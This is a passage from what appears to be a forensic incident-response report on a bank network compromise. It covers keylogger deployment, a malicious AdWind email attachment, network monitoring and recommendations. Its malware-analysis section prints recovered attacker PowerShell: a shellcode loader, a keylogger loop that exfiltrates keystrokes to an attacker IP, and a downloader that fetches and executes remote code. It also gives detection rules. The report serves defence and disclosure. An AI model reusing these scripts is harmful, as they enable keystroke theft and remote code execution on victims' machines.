Andrew Cubbon	2015-12-10	05:06:43	Attacker(s) accessing documents: Manx Electronic Submission File.lnk

Table 3 - Files accessed by the attacker(s)

4.16 Based on the names of these files it is reasonable to assume that the files may have helped the attacker(s) navigate around the systems and helped facilitate the transfer of funds.

PowerShell Activity

4.17 The attacker(s) deployed and regularly utilised malicious PowerShell scripts across the network in order to gain persistence and facilitate data collection. The first malicious PowerShell activity was discovered on the Domain Controller on 8 December 2015 at 01:55:52 and continued until 19 January 2016. The timeline in **Table 4** below details all the PowerShell activity discovered on analysed hosts.

4.18 Due to the rollover of both event and firewall log file data there is insufficient information available to verify if there was any further activity prior to the 8th of December 2015.

System/Custodian	Date	Time
Domain Controller	2015-12-08	01:55:52
Domain Controller	2015-12-08	02:30:21
Domain Controller	2015-12-10	03:29:23
Domain Controller	2015-12-14	16:42:11
Domain Controller	2015-12-17	15:34:42
Domain Controller	2015-12-18	11:35:00
Domain Controller	2015-12-18	11:35:02
Roz Melia	2015-12-18	12:24:00
Gary Kermode	2015-12-18	12:49:38
Keith Bennet	2015-12-18	14:24:00
Gary Kermode	2015-12-18	17:46:58
Andrew Cubbon	2015-12-22	23:12:33
Andrew Cubbon	2015-12-24	02:08:18
Roz Melia	2015-12-31	13:03:00
Andrew Cubbon	2015-12-31	14:59:39
Andrew Cubbon	2016-01-04	21:18:50

System/Custodian	Date	Time
Andrew Cubbon	2016-01-05	16:49:20
Andrew Cubbon	2016-01-06	17:02:51
Andrew Cubbon	2016-01-06	17:08:42
Gary Kermode	2016-01-07	17:30:32
Domain Controller	2016-01-07	18:05:00
Domain Controller	2016-01-07	18:20:00
Roz Melia	2016-01-07	18:26:00
Roz Melia	2016-01-07	18:46:00
Roz Melia	2016-01-07	18:49:00
Domain Controller	2016-01-08	00:47:00
Exchange Server	2016-01-08	00:49:56
Domain Controller	2016-01-19	00:44:08

Table 4 - PowerShell Activity

Keylogger output

4.19 During the investigation we identified that the attacker(s) widely deployed a malicious PowerShell key logger script. Following this, PwC identified a large number of files containing users' keystrokes which relate to the malicious key logger, the files and effected systems have been listed below in **Table 5**.

System / Custodian	Account	Path
Keith Bennet Desktop	keith.bennett.CNCIM	\Users\keith.bennett.CNCIM\AppData\Local\Temp\win.log
Barry Williams	barry.williams	\Users\barry.williams\AppData\Local\Temp\win.log
Cheryle Birnie Desktop	cheryle.birnie	\Users\cheryle.birnie\AppData\Local\Temp\win.log
Andrew Cubbon Desktop	administrator	\Users\administrator\AppData\Local\Temp\win.log
Domain Controller	natwest	\Users\natwest\AppData\Local\Temp\win.log
Helene Henderson	helen.henderson.CNCIM.000	\Users\helen.henderson.CNCIM.000\AppData\Local\Temp\win.log

System / Custodian	Account	Path
Roz Melia	roz.melia.CNCIM	\Users\roz.melia.CNCIM\AppData\Local\Temp\win.log
Ian Bancroft	ianbancroft.CNCIM	\Users\ianbancroft.CNCIM\AppData\Local\Temp\win.log
Nikki O'Connor	nikki.oconnor	\Users\nikki.oconnor\AppData\Local\Temp\win.log
Gary Kermode	gary.kermode.CNCIM	\Users\gary.kermode.CNCIM\AppData\Local\Temp\win.log
Julia Mullarkey	julia.mullarkey	\Users\julia.mullarkey\AppData\Local\Temp\win.log
Primacy Server	keith.humphreys	\Users\keith.humphreys\AppData\Local\Temp\win.log
Primacy Server	keith.bennett	\Users\keith.bennett\AppData\Local\Temp\win.log
Primacy Server	anita.naylor	\Users\anita.naylor\AppData\Local\Temp\win.log
Primacy Server	Sarah.Kinrade	\Users\Sarah.Kinrade\AppData\Local\Temp\win.log
Primacy Server	anne.johnston	\Users\anne.johnston\AppData\Local\Temp\win.log
Primacy Server	nikki.oconnor	\Users\nikki.oconnor\AppData\Local\Temp\win.log
Primacy Server	aaron.deehan	\Users\aaron.deehan\AppData\Local\Temp\win.log
Primacy Server	barry.williams	\Users\barry.williams\AppData\Local\Temp\win.log
Primacy Server	julia.mullarkey	\Users\julia.mullarkey\AppData\Local\Temp\win.log
Primacy Server	leeann.forster	\Users\leeann.forster\AppData\Local\Temp\win.log
Primacy Server	helen.henderson	\Users\helen.henderson\AppData\Local\Temp\win.log
Primacy Server	Hannah.Holden	\Users\Hannah.Holden\AppData\Local\Temp\win.log
Primacy Server	jenna.brady	\Users\jenna.brady\AppData\Local\Temp\win.log
Primacy Server	cheryle.birnie	\Users\cheryle.birnie\AppData\Local\Temp\win.log
Primacy Server	roz.whorms	\Users\roz.whorms\AppData\Local\Temp\win.log

System / Custodian	Account	Path
Primacy Server	alan.donnelly	\Users\alan.donnelly\AppData\Local\Temp\win.log
Primacy Server	angelacaulfield	\Users\angelacaulfield\AppData\Local\Temp\win.log
Primacy Server	gary.kermode	\Users\gary.kermode\AppData\Local\Temp\win.log
Primacy Server	nikki.oconnor	\Users\nikki.oconnor\AppData\Local\Temp\win.log

Table 5 - Keylogger output

4.20 After looking at a number of these logs it is evident that some of them contain a large amount of recorded data.

4.21 It would be safe to assume that the attacker(s) has logs of all the keystrokes made by users from the first confirmed malicious activity on 8 December 2015 until the IP/ Domain restrictions were implemented on 5 February 2016.

Attacker(s) accessing internal email

4.22 There is evidence to suggest that the attacker(s) attempted to obtain the contents of the "Audrey.Butterworth" mailbox while logged in under the “CNCIM\primacy.support” account. The extraction of the mailbox appears to have been unsuccessful on this attempt, however we are unable to determine if the attacker(s) was able to successfully export mailbox data at a later stage.

Review of all email attachments

4.23 An export of all email and attachments contained within the Exchange EDB[2] mailbox file has been conducted. All extracted content was then been scanned with commercial antivirus software and PwC’s proprietary threat intelligence signatures.

4.24 We identified several malicious emails, and **Table 6** below outlines those that were detected as containing malicious email attachments.

[2] Format used by Exchange server to store all emails - https://technet.microsoft.com/en-us/library/bb124808(v=exchg.65).aspx

System / Custodian	Delivery Time	From	Subject
Tony Edmonds	Received: 2007-08-15 05:51:10 UTC	Clifton Farris <jessica.davey@bos.dk>	Something hot
Tony Edmonds	Received: 2007-08-15 05:51:10 UTC	Adolfo Spicer <trygve.dalzell@valeweb.f9.co.uk>	Here is it
Cheryle Birnie	Received: 2015-06-29 03:33:32 UTC	Mary Ellen Beasley <employment@brycomm.com>	Invoice #6099-52
Helen Henderson	Received: 2015-06-29 03:33:32 UTC	Mary Ellen Beasley <employment@brycomm.com>	Invoice #6099-52
Gary Kermode	Received: 2015-08-06 10:10:49 UTC	csdeployment@swift.com	Price Changes
Gary Kermode	Sent: 2015-08-06 10:10:49 UTC	csdeployment@swift.com	Price Changes
Barry Williams	Received: 2015-08-10 08:45:36 UTC	Gary.Kermode@cnciom.com	FW: Price Changes
Lee Penrose	Received: 2015-09-24 13:26:26 UTC	MAILER-DAEMON@athens.phpwebhosting.com	failure notice
David Thomas	Received: 2015-10-01 09:50:39 UTC	Kate Cowley <Kate.Cowley@mpes.co.uk>	Meeting minutes, October 01, 2015
Roz Melia	Received: 2015-12-14 13:25:42 UTC	276-647-8107 <direction@foulkcontact.com>	=?UTF-8?Q?6_pages_gFax_from_276-647-8107?=
Lee Penrose	Received: 2016-01 - 13 13:24:42 UTC	440-465-5488 <sulene.antunes@riovale.com.br>	=?UTF-8?Q?2_pages_Fax_from_440-465-5488?=

Table 6 - EDB detections

4.25 The majority of these detections, although malicious, are unrelated to this compromise and have been identified as junk by the email system.

4.26 We have identified one attachment of interest - "`1_Price_Updates_098123876_docs.jar`" this was attached to an email that was sent to the custodian "Gary Kermode" who then forwarded it to "Barry Williams".

4.27 The Email was initially sent to "Gary Kermode" on the 06 August 2015 and currently resides in the user's inbox and not the Deleted/Junk folder like the other emails in the table above.

4.28 The headers of this email suggest that is was received from the domain "`cncim[.]com`". This domain was registered on the 27th July 2015, it is highly likely that this domain was registered specifically for this attack.

4.29 Once executed the malware calls home on the IP `198.101.10[.]208` on `port 1234`.

4.30 Analysis of the malware attached to this email shows that it is "AdWind[3]" a piece of malware that can purchase online by hackers. Due to the timeframes involved we are unable to determine if this malware is directly related to the recent incident, however it would appear that this malicious email may be specifically designed and targeted to compromise CNBT.

[3] AdWind is a commodity malware which is available for purchase by anyone, it is fully featured and if successfully executed allows an attacker to fully control infected machines, for more technical analysis see the following reports:
http://blog.checkpoint.com/2016/02/24/adwind-malware-as-a-service-reincarnation/
https://isc.sans.edu/forums/diary/Adwind+another+payload+for+botnetbased+malspam/20041/

Network Monitoring Methodology

4.31 To assist with the investigation PwC deployed its network monitoring solution known as SonarShock. PwC network intrusion analysts used the platform to search for signs of other compromises, or possible re-compromise by the attackers.

4.32 SonarShock is a PwC proprietary solution that allows real time data collection on networks. It is designed to perform (amongst other attributes) the following activities:

a. Deep packet inspection (DPI) for signature based detection;
b. Extraction of suspicious downloads for static analysis;
c. Recording of network and application layer metadata to enable advanced detection; and,
d. Short term archiving of packet data to enable deep analysis of suspicious activity.

4.33 The sensor was shipped from PwC UK on 28 January 2016 and was received by the CNBT on 1 February 2016. The monitoring and analysis of the CNBT network was conducted until 3 March 2016.

4.34 Our work analysing the network activity consisted primarily of:

a. Reviewing and analysing activity identified using signature based detection; and,
b. Using the recorded metadata, along with the packet capture, to hunt for other malicious activity;


4.35 There were no new major findings identified during this exercise. We did detect ongoing connection attempts to the identified malicious infrastructure. This activity came from 5 internal hosts:

a. 192.168.101.9
b. 192.168.101.10
c. 192.168.101.247
d. 192.168.101.250
e. 192.168.101.251

4.36 Two of these hosts were also detected as being infected with the malicious PowerShell scripts:

a. 192.168.101.10
b. 192.168.101.250

4.37 The full details of all the findings will be included as an Excel spreadsheet, the number of events have been summarised within the graph below.




* These are events which, within the budget of the engagement, we have been unable to conclude on their specific nature.

5. Malware Analysis

5.1 This section details the functionality of the suite of malicious tools that was used by the attacker(s).

Reverse Shell

5.2 A reverse shell was the first sample we discovered during our analysis of Windows event logs. The reverse shell granted persistence through its installation as a service, the key details of which are shown in Figure 2.




```
A service was installed in the system.

Service Name:  ceRsQHJcfAXSulNV
Service File Name:  %COMSPEC% /b /c start /b /min powershell.exe -nop -w hidden -c if([IntPtr]::Size -eq 4){
Service Type:  user mode service
Service Start Type:  demand start
Service Account:  LocalSystem
```

Figure 2 – Service details


5.3 Once the PowerShell log entry is de-obfuscated, we get the code shown in Figure 3.



```
if([IntPtr]::Size -eq 4)
  {$b='powershell.exe'}
else{$b=$env:windir+'\syswow64\WindowsPowerShell\v1.0\powershell.exe'};
$s=New-Object System.Diagnostics.ProcessStartInfo;
$s.FileName=$b;
$s.Arguments='-nop -w hidden -c $s=New-Object IO.MemoryStream(,[Convert]::FromBase64String(''£BASE64DATA''));
$s.UseShellExecute=$false;
$s.RedirectStandardOutput=$true;
$s.WindowStyle='Hidden';
$s.CreateNoWindow=$true;
$p=[System.Diagnostics.Process]::Start($s);
```

Figure 3 – Main code

5.4 This code effectively takes the base64 encoded data shown on line 6 in Figure 3 and executes it in memory. Once base64 decoded this data is also 'gzip' decompressed to yield the eventual code. The string after decoding is shown in Figure 4.



```
function oIjL {
  Param ($b7vKz, $u8FerHkZ5BbV)
  $xrzsaCE = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Sp
  return $xrzsaCE.GetMethod('GetProcAddress').Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object
}

function qfBjpOPUFmSa {
  Param (
    [Parameter(Position = 0, Mandatory = $True)] [Type[]] $c5N,
    [Parameter(Position = 1)] [Type] $mp7 = [Void]
  )

  $bqCh7mHaYI = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('Reflect
  $bqCh7mHaYI.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard
  $bqCh7mHaYI.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $mp7, $c5N).SetImplementationFlags('Runt
  return $bqCh7mHaYI.CreateType()
}

[Byte[]]$mpxa0 = [System.Convert]::FromBase64String("/OiCAAAAYInlMcBkiIAwiIIMiIIUi3IoD7dKJjH/rDxhfAIsIMHPDQHH4vJSV4t
$wAgDvCVcys = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((oIjL kernel32.dll VirtualAllo
[System.Runtime.InteropServices.Marshal]::Copy($mpxa0, 0, $wAgDvCVcys, $mpxa0.length)
$hFck_ = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((oIjL kernel32.dll CreateThread), (
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((oIjL kernel32.dll WaitForSingleObject), (qf
```

Figure 4 – The decoded PowerShell

5.5 While the overall code is obfuscated, we were able to identify key components and determine that this code is a copy of a component of the Metasploit framework.[4] This framework is used to execute arbitrary shellcode[5] in memory using PowerShell. In this case, the arbitrary code is contained on line 19 in the string defined as '`$mpxa0`'.

5.6 The constants used in the shellcode are obfuscated using ROT13[6] in places, and at 300 bytes, there is little room for the attackers to include any complex functionality. Indeed, the code again appears to be borrowed from the Metasploit framework, with the shellcode bearing a strong resemblance to code previously discovered and annotated by others, which can be found online.[7] Essentially the shellcode calls out to a specified IP address on a given port (in all cases observed so far `94.102.51[.]143` on port 443), and attempts to run the file or shellcode returned in memory.

Keylogger

5.7 The second artefact recovered during our investigation was a keylogger. While it has not been possible to recover the entire script, we have been able to reconstruct the main components.

5.8 From our review of the code, we quickly identified through the strings present that it was comprised of two pieces of publically available code, which had been stitched together. The two primary sources for the code appear to be:

[4] https://github.com/rapid7/metasploit-framework/blob/master/data/templates/scripts/to_mem_pshreflection.ps1.template

[5] https://en.wikipedia.org/wiki/Shellcode

[6] https://en.wikipedia.org/wiki/ROT13


[7] http://forensicscontest.com/contest06/Finalists/Iulian_Anton/narrative.txt

a. https://github.com/samratashok/nishang/blob/master/Utility/Do-Exfiltration.ps1 (This handles the exfiltration of the data to the attackers' server

b. https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Get-Keystrokes.ps1 (This handles the logging of keystrokes to a given file).

5.9 These two functions perform nearly all of the required actions; aside from the basic functionality required to use the scripts together, the author in this case has also added functionality to ensure that keystrokes are only collected for a pre-specified period of time, defined in minutes.

5.10 The final component of the script which uses the functions defined is as follows in Figure 5.



```
#This is the main while loop where the magic happens.
while(1) {
  sleep 600
  Do-Exfiltration -Data (Get-Content $LogPath | Out-String) -ExfilOption Webserver -URL http://94.102.51.143/index.php
  Remove-Item $LogPath
}
```

Figure 5 – Attacker(s) written code to use the scripts pieced together

5.11 Despite the options afforded to the attacker(s) in the "Do-Exfiltration" script, which includes the ability to use DNS, email and PasteBin[8] for exfiltration, they opted to use the simple webserver based exfiltration method. The webserver method of exfiltration can be detected using the Suricata rule below:

```
alert http any any <> any any (msg:"[PwC] Crimeware - keylogger POST with Base64
body";
        flow:from_client,established; urilen:10;
        content:"/index.php";
        http_uri;
        content:"Accept: */*|0d 0a|"; http_header; depth:13;
        content:"|0d 0a|Content-Type: application/x-www-form-urlencoded|0d 0a|";
        http_header; content:!"|0d 0a|Referer:";
        http_header; pcre:"/^[A-Za-z0-9\/+]+={0,2}$/P";
        reference:md5,keylogger_http_pcap.pcap;classtype:trojan-activity;
        metadata:copyright,Copyright PwC UK 2016;
        metadata:tlp amber;
        metadata:confidence Medium;
        metadata:efficacy Medium;
        sid:61110525; rev:2016012701;)
```

5.12 The format of the keylogging file lends itself to being reliably detected using the following YARA rule:

```
rule PowerShell_keylog_file : Attacker_Scripts
rule PowerShell_keylog_file : Attacker_Scripts
{
meta:
author = "PwC Cyber Threat Operations "
copyright = "Copyright PwC UK 2016 (C)"
date = "2016-01"
reference                                            =                             "
https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Get-
Keystrokes.ps1"
```

[8] https://en.wikipedia.org/wiki/Pastebin

```
description = "Regular expression to match the keylog file created by the default
settings when the referenced ps1 script is used"
strings:
$re                =                /"[A-Za-z0-9           \[\]]{1,64}","(\w|_|-
|]\[){1,64}",".","(0|1|2)\d\/\d\d\/(1|2)\d\d\d:(0|1|2)/
condition:
$re
}
```

5.13 The data transmitted by the Do-Exfiltration Webserver option can be decoded using the following script:

```
import zlib
import sys
# sys.argv[1] is a file containing the POSTed data in this example
with open(sys.argv[1],'rb') as infile:
    data = infile.read()

data = data.decode('base64')
newdata = zlib.decompress(data, 15 + 32)
print (newdata)
```

5.14 In some cases the same code was packaged in slightly differing ways; however, the use of the same core keylogging code remains the same.


5.15 In all examples discovered during this incident, the exfiltration was to the following URL:

a. “hxxp://94.102.51[.]143/index.php”

Malware dropper/downloader

5.16 The final component discovered is a PowerShell downloader, which again uses base64 encoding to conceal the original script as a process argument, along with several common suspicious PowerShell flags.

5.17 Once this is decoded, the key component of the script can be seen in Figure 6.



```
$wC=NEW-OBjecT SYSTEM.NET.WebClIeNt;
$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';
$wC.HEaDErs.AdD('User-Agent',$u);
$WC.PROxY = [SYSTem.Net.WeBREQUEst]::DEFaUlTWebPROxY;
$Wc.PRoXY.CREdeNtIalS = [SYstEM.NeT.CREDENtIALCache]::DeFAUltNETWoRKCrEDEnTIals;
$K='7e51f1a7ebfeb95d254f30d4670abf09';
$i=0;[chAr[]]$b=([CHAr[]]($Wc.DOWnloaDSTrING("http://ip.safe-banking.co:443/index.asp")))|%{$_-BXoR$K[$I++%$k.LEngth]
IEX ($B-jOin'')
```

Figure 6 – The key component of the base64 encoded script[9]

[9] The random capitalisation is an attempt to evade simple string based detection.

5.18 This effectively makes a request to the specified URL, reads the contents back and uses the key defined in the '$K' variable to decode the data using the key. This is a simple downloader and the overall result, including with the original encoded PowerShell, is the use of yet another script found on GitHub[10] to create a PowerShell dropper.

5.19 As can be seen in Figure 6, the download is from the domain 'hxxp://ip.safe-banking[.]co:443/index.asp' and the download is 'xor' encoded with the md5 of the text "Pass123!@#".

5.20 The domain ip.safe-banking.co has been hosted on the IP address 96.44.156.210 throughout its active period.

Other Observations

5.21 In addition to the tools listed above it was noted that the attackers made regular use of the remote desktop protocol (RDP) to gain access to the CNBT network. We also noted the attackers manually initiated a number of FTP connections to the Command and Control (C2) servers highlighted in this report.

Malware Specific Recommendations

5.22 The following are recommendations specifically targeted at mitigating the threat posed by the identified malware:

a. Implement heuristic detection of malicious services running across the enterprise

b. Ensure your host-based intrusion prevention system has the ability to detect the different components of the Metasploit framework.

c. Deploy the signatures for the following single value indicators:

i. 96.44.156[.]210

ii. ip.safe-banking[.]co

iii. 94.102.51[.]143

5.23 Consider implementing an application whitelisting solution that only allows approved PowerShell scripts to be executed.

5.24 Ensure logs of PowerShell activity are recorded, logging can be enabled through Group Policy (for details see: https://technet.microsoft.com/en-us/library/hh847797.aspx). Ideally collect and analyse these logs, looking for signs of suspicious PowerShell flags such as:

a. -enc

b. -nop

c. -W Hidden

[10] https://github.com/HarmJ0y/Misc-PowerShell/blob/master/Out-EncryptedScriptDropper.ps1

d. -NonInteractive

5.25 PowerShell processes with base64 arguments, or where the process argument contains 'FromBase64String' should be treated with suspicion.

6. Recommendations

6.1 PwC have compiled a list of security recommendations below, which have been divided into short, medium term and long term recommendations. An initial mitigation plan and check list was provided to CNBT on 1 March 2016 in order to provide guidance on the isolation and mitigation of the initial intrusion activity. The steps of this plan are provided in Appendix 2, the recommendations below should be considered as a follow on from the initial mitigation plan provided. It is recommended that the milestones within the initial plan should be completed as a minimum. These recommendations can be used to complement any existing security plans and projects.

6.2 These recommendations are a guide derived from the observations of the attacker(s)' tools techniques and procedures (TTPs) that were identified throughout the investigation. All recommendations should be tested prior to implementation and be coordinated as part of a formal security improvement programme. This should be developed and project managed to assist in the organisation of resources to effectively deploy the proposed recommendations and should be coordinated internally, or by an external partner who has successfully executed enterprise security improvement and transformation programmes.

Short Term

6.3 In the short term we recommend a number of high-priority actions. These recommendations will help CNBT disrupt both the access of the attackers to the network and the extent of their access once present.

a. Continue to block and monitor access to malicious domains and IP addresses identified during the investigation.

b. Continue to monitor anti-virus hits relating to malware and tools used by the attackers.

c. Monitor the real-time usage of privileged accounts on domain controllers.

d. Monitor for targeted spear phishing emails, look for emails flagged as malicious and that have:

   i. Relevant targeted themes to CNBT users;

   ii. Spoofed CNBT addresses, or other spoofed addresses (publishing your SPF record can reduce the likelihood of hackers spoofing the CNBT domain to target other organisations); and,

   iii. Look for web mail accounts created in the names of legitimate customers or users.

6.4 Review the structure and allocation of Active Directory administrative accounts to the CNBT network. Take steps to ensure that administrative access to servers, workstations and the active directory domain, are segregated and that no single administrator account can access all systems, in addition:

a. Remove unnecessary permissions required by service accounts;

b. Restrict local administrative privileges for domain users; and,

c. Disallow privileged accounts from accessing the internet, putting in place monitoring for any privileged accounts which do require internet access via an exception process.

6.5 Put in place additional monitoring/alerting for anomalous remote access, or attempted access such as

a. Monitor for malicious/suspect hostnames; and,
b. Monitor for suspicious connections, i.e. unusual IP Geo patterns, data upload patterns.

6.6 For all remote access and administrative access across the network:

a. Enforce and confirm that two factor authentication is implemented for all remote access to the CNBT network. Consider extending this to include two factor internal access to critical or particularly sensitive systems; and,
b. Ensure all passwords for remote administrative tools are reset at regular intervals.

6.7 Enable and regularly review the output of an application whitelisting solution in monitoring mode, identify unwanted or malicious programs being executed across the CNBT network. (e.g. CSP, MS App Locker).

